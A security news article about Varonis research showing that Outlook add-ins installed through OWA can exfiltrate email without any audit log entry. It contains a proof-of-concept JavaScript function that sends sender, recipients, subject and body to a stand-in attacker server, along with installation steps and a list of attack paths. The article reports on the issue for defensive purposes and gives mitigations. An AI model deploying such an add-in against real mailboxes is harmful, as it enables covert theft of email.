

Malicious Outlook Add-ins Used to Steal Emails
In a finding that exposes a hidden gap in Microsoft 365 monitoring, Varonis Threat Labs has uncovered how attackers can quietly abuse Outlook add-ins to extract sensitive email data from organizations. They call this technique “Exfil Out&Look.”
These add-ins are meant to boost productivity by integrating web applications into Outlook, which can instead steal email content without a trace in audit logs, especially when installed through Outlook Web Access (OWA).
Reported to Microsoft on September 30, 2025, the issue was labeled a low-severity bug with no planned fix.
That leaves it open and easy for threats to exploit. Attackers need only basic skills to set it up, and detection is tough since OWA skips logging entirely, unlike the desktop app.
For teams leaning on Unified Audit Logs, this creates a real blind spot. Let’s break down this how it work, from add-in basics to the proof of concept attack flow.
Understanding Outlook Add-ins
Outlook add-ins are web based extension built with HTML, CSS, and JavaScript that embed into the Outlook interface.
They are defined by an XML manifest file that outlines permissions, UI elements, and triggers.
Key capabilities include adding ribbon buttons, reacting to events when email is sent, and calling APIs such as the Microsoft Graph.
Deployment happen in two main ways:
- Per user:Anyone can seize it from the Microsoft Store or upload a custom manifest.
- Org-wide: Admins push it tenant-wide via the Microsoft 365 admin center.
The hook for attackers? Add-ins with minimal permissions can read the current email (subject, body, recipients) without prompting the user for consent.
Hook into the OnMessageSend event, and it fires every time someone hits send, grabbing data before it leaves.
The Core Vulnerability: No Logs in OWA
Here’s where it gets sneaky. Install an add-in via Outlook Desktop, and Windows Event Viewer logs it (Event ID 45).

Do it in OWA, and Microsoft’s Unified Audit Log stays silent, no entry for install or run, even with E5 licensing and auditing cranked up.
Permissions play a role, too. Low-privilege add-ins (e.g., ReadWriteItem for the active message) skip consent flows and logs. They can still yank email details and beam them out via fetch() to an attacker’s server.
Legit add-ins do this for AI summaries or translations, blending malicious ones right in. Network tools might spot the outbound traffic, but M365 audits won’t flag the data grab.
Admin deployments log the initial push (service principal creation, app registration), but zilch after that. Once it lives across mailboxes, it runs wild with no behavior tracking.
Proof-of-Concept: Building Exfil Out&Look
Varonis built a simple PoC to show it. Start with Microsoft’s Yeoman generator for a basic add-in scaffold. Tweak the manifest:
- Set ReadWriteItem scope for the active item, no consent needed.
- Add LaunchEvent for OnMessageSend to trigger on sends.
The JavaScript payload, hosted remotely, grabs email properties such as subject, body, to/from, timestamp, and attachments. Then:
async function exfilData(event) {
  const item = event.item;
  const data = {
    timestamp: new Date().toISOString(),
    from: item.from.emailAddress.address,
    to: item.to.map(r => r.emailAddress.address),
    subject: item.subject,
    body: item.bodyPreview || item.body.content,
    attachments: item.attachments?.map(a => a.name) || []
  };
  await fetch('https://attacker-server.com/exfil', {
    method: 'POST',
    body: JSON.stringify(data)
  });
}
Upload the manifest via OWA: Settings > Add-ins > Custom Add-ins. It’s live instantly, no logs. Send an email, and the data is silently sent to the server.

For org-wide scale, an admin (Global or Exchange role) goes to Admin Center > Settings > Integrated Apps > Deploy Add-in. Pick “Everyone” and “Fixed” mode; it’s mandatory and can’t be removed every time you send the tenant’s data. Initial logs confirm deployment, but execution? Invisible.
Audit checks in Purview confirm it: User sends show “Created mailbox item,” “Set message,” maybe “Accessed mailbox items” for syncs. Nothing mentions the add-in or exfil.
Admin deploys the “Added Service Principal” and “New-App” logs, then goes radio silent.
Beyond the Basics: Add-in Power
This PoC is entry-level. Add-ins can do more:
- Hit Microsoft Graph for full mailbox, calendar, contacts (with consent).
- Send emails or read attachments programmatically.
- Rewrite bodies on the fly.
These might log if permissions escalate, but minimal ones don’t. The framework supports it all natively.
Real-World Attack Paths
Threat actors have clear plays:
- Insider: Disgruntled employee uploads via OWA. Every email they send leak only without detection.
- Compromised Account: Phished creds let an outsider install it. Persists across logins.
- Admin Abuse: Deceitful admin deploy tenant wide. Mass exfiltrate from all mailboxes, post deploy stealthily.
- Supply Chain: “Helpful” Store add-in with hidden exfil for “AI features.” Users install unthinkingly.
Internal threats or APTs love this lownoise, high-yield approach on sensitive comms.
Detection and Mitigation Steps
Microsoft won’t patch soon, so orgs must act.
Platform Wishes (Push to MS):
- Log all installs (OWA/Desktop/admin).
- Track behaviors: data access, external calls, event triggers.
- Risk-score add-ins by perms and traffic.
Org Controls:
- Lock Down Installs: Policy block custom manifests for non-admins. Stick to the approved Store application.
- Admin Audits: Scan for odd service principals and application. Review deployments monthly.
- Network Watch: DLP or proxies flag Outlook to unknown server POSTs with email like payloads.
- Endpoint/Monitoring: Tools like Varonis or EDR to baseline add in traffic.
- Training: Warn users on add-ins; teach spotting shady ones.
Bonus: Use Conditional Access to limit uploads of the OWA add-in. Test with Graph API queries for installed add-ins per user.
Why This Matters Now
Exfiltrate OutLook thrives in Microsoft 365 heavy setup where audits are king. As AI add-ins proliferate, without questioning trusting them risks flooding data with unknown. Varonis‘ disclosure arms defenders implement these now, and pressure Microsoft. Blind spots like this don’t fix themselves.
site: cybersecuritypath.com
%20(1).webp "Technitium: Self-Hosted DNS Server for Enhanced Privacy and Security")
